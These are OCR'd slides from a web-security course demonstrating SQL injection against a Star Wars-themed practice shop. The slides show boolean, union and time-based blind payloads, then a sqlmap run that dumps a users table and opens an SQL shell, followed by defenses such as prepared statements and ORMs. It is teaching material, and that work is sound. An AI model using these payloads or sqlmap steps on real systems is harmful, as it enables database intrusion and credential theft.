

Ultimate Lightsaber Shop
lightside.me/shop/blind.php?id=5
Ultimate Lightsaber Shop
Can you guess a valid id of a lightsaber?
5
check
Incorrect - but don't be angry, anger is the path to the dark side...



Ultimate Lightsaber Shop
lightside.me/shop/blind.php?id=1'+or+1%3D1%3B--+-
Ultimate Lightsaber Shop
Can you guess a valid id of a lightsaber?
1' or 1=1;-- -
check
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' or 1=1;-- -' at line 1



Ultimate Lightsaber Shop
lightside.me/shop/blind.php?id=1+or+1%3D1%3B--+-
Ultimate Lightsaber Shop
Can you guess a valid id of a lightsaber?
1 or 1=1;-- -
check
Correct - the force is strong with you!


Ultimate Lightsaber Shop
lightside.me/shop/blind.php?id=1+and+1%3D2%3B--+-
Ultimate Lightsaber Shop
Can you guess a valid id of a lightsaber?
1 and 1=2;-- -
check
Incorrect - but don't be angry, anger is the path to the dark side...



Ultimate Lightsaber Shop
lightside.me/shop/blind.php?id=1 UNION Select @@version;-- -
Ultimate Lightsaber Shop
Can you guess a valid id of a lightsaber?
1 UNION Select @@versi
check
Correct - the force is strong with you!


Ultimate Lightsaber Shop
lightside.me/shop/blind.php?id=1 and true = false;-- -
Ultimate Lightsaber Shop
Can you guess a valid id of a lightsaber?
1 and true = false;-- -
check
Incorrect - but don't be angry, anger is the path to the dark side...



Ultimate Lightsaber Shop
lightside.me/shop/blind.php?id=1 and true = true;-- -
Ultimate Lightsaber Shop
Can you guess a valid id of a lightsaber?
1 and true = true;-- -
check
Correct - the force is strong with you!



Returns true if the first character of the first username equals "m"


Ultimate Lightsaber Shop
lightside.me/shop/blind.php?id=1 and true = (SELECT IF(SUBSTRING(uname,1,1) = 'x', true, false) FROM users LIMIT 1);-- -
Ultimate Lightsaber Shop
Can you guess a valid id of a lightsaber?
1 and true = (SELECT IF
check
Incorrect - but don't be angry, anger is the path to the dark side...


Ultimate Lightsaber Shop
lightside.me/shop/blind.php?id=1 and true = (SELECT IF(SUBSTRING(uname,1,2) = 'ma', true, false) FROM users LIMIT 1);-- -
Ultimate Lightsaber Shop
Can you guess a valid id of a lightsaber?
1 and true = (SELECT IF
check
Correct - the force is strong with you!


• Ultimate Lightsaber Shop
lightside.me/shop/blind.php?id=1 UNION SELECT IF(SUBSTRING(uname,1,1) = 'm', sleep(5), false) FROM users LIMIT 1;-- -
Ultimate Lightsaber Shop
Can you guess a valid id of a lightsaber?
1 UNION SELECT IF(SUB:
check
Correct - the force is strong with you!

```
dsc@DESKTOP-KKO1KCR:~$ sqlmap -u http://lightside.me/shop/blind.php?id=1

        ___
       __H__
 ___ ___["]_____ ___ ___  {1.3.2#stable}
|_ -| . ["]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 17:03:42 /2020-11-21/
```


```
 > sqlmap -u http://lightside.me/shop/blind.php?id=1 --dbs

available databases [5]:
[*] dvwa
[*] information_schema
[*] lightside
[*] mysql
[*] performance_schema
```

```
 > sqlmap -u http://lightside.me/shop/blind.php?id=1 -D lightside --tables

Database: lightside
[2 tables]
+-------------+
| lightsabers |
| users       |
+-------------+
```

```
> sqlmap -u http://lightside.me/shop/blind.php?id=1 -D lightside -T users --dump

Database: lightside
Table: users
[3 entries]
+----------------+-------------+--------+--------------------------+
| name           | uname       | title  | password                 |
+----------------+-------------+--------+--------------------------+
| yoda           | mastery     | master | forgottenmypasswordIhave |
| luke skywalker | luke        | NULL   | whoismyfather?           |
| han solo       | captain_han | NULL   | lovelea                  |
+----------------+-------------+--------+--------------------------+
```


```
> sqlmap -u http://lightside.me/shop/blind.php?id=1 --sql-shell
...
Select * from lightside.users;
...

Select * from lightside.users [3]:
[*] yoda, forgottenmypasswordIhave, master, mastery
[*] luke skywalker, whoismyfather?,  , luke
[*] han solo, lovelea,  , captain_han
```

SQL Injection




Goal	Retrieve/manipulate data in database or manipulate logical flow
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

SQL Injection



Goal	Retrieve/manipulate data in database or manipulate logical flow
How	By manipulating the structure of the sql query through userdata Different types - Verbose / Blind (Time based) SQLi
Solution	
OWASP Top 10	
(Primary) Violated Principle	

SQL Injection



Goal	Retrieve/manipulate data in database or manipulate logical flow
How	By manipulating the structure of the sql query through userdata Different types - Verbose / Blind (Time based) SQLi
Solution	Input Validation (and WAFs) **Prepared Statements** Abstraction (e.g. ORMs)
OWASP Top 10	
(Primary) Violated Principle	

Prepared Statements example

```php
if (isset($_POST['uname']) and isset($_POST['pwd'])){
    $sql = "Select title, name, uname from users where uname = '" . $_POST['uname'] . "' and password = '" . $_POST['pwd'] . "';";
    $result = $mysqli->query($sql);

    if(!$mysqli->error){
        $user = $result->fetch_object();

        if ($user !== NULL){
            $_SESSION['uname'] = $user->uname;
```

```php
if (isset($_POST['uname']) and isset($_POST['pwd'])){
    $sql = "Select title, name, uname, password from users where uname = ?;";
    $statement = $mysqli->prepare($sql);
    $statement->bind_param('s', $_POST['uname']);
    $statement->execute();
    $result = $statement->get_result();

    if(!$mysqli->error){
        $user = $result->fetch_object();

        if ($user !== NULL && $user->password == $_POST['pwd']){
            $_SESSION['uname'] = $user->uname;
```

ORM example (Doctrine)


```php
<?php
// src/Product.php

use Doctrine\ORM\Mapping as ORM;

/**
 * @ORM\Entity
 * @ORM\Table(name="products")
 */
class Product
{
    /**
     * @ORM\Id
     * @ORM\Column(type="integer")
     * @ORM\GeneratedValue
     */
    protected $id;
    /**
     * @ORM\Column(type="string")
     */
    protected $name;

    // .. (other code)
}
```

```php
<?php
// update_product.php <id> <new-name>
require_once "bootstrap.php";

$id = $argv[1];
$newName = $argv[2];

$product = $entityManager->find('Product', $id);

if ($product === null) {
    echo "Product $id does not exist.\n";
    exit(1);
}

$product->setName($newName);

$entityManager->flush();
```

```php
 echo sprintf("-%s\n", $product->getName());
```


https://www.doctrine-project.org/projects/doctrine-orm/en/current/tutorials/getting-started.html

SQL Injection



Goal	Retrieve/manipulate data in database or manipulate logical flow
How	By manipulating the structure of the sql query through userdata Different types - Verbose / Blind (Time based) SQLi
Solution	Input Validation (and WAFs) **Prepared Statements** Abstraction (e.g. ORMs)
OWASP Top 10	A03:2021-Injection
(Primary) Violated Principle	

SQL Injection



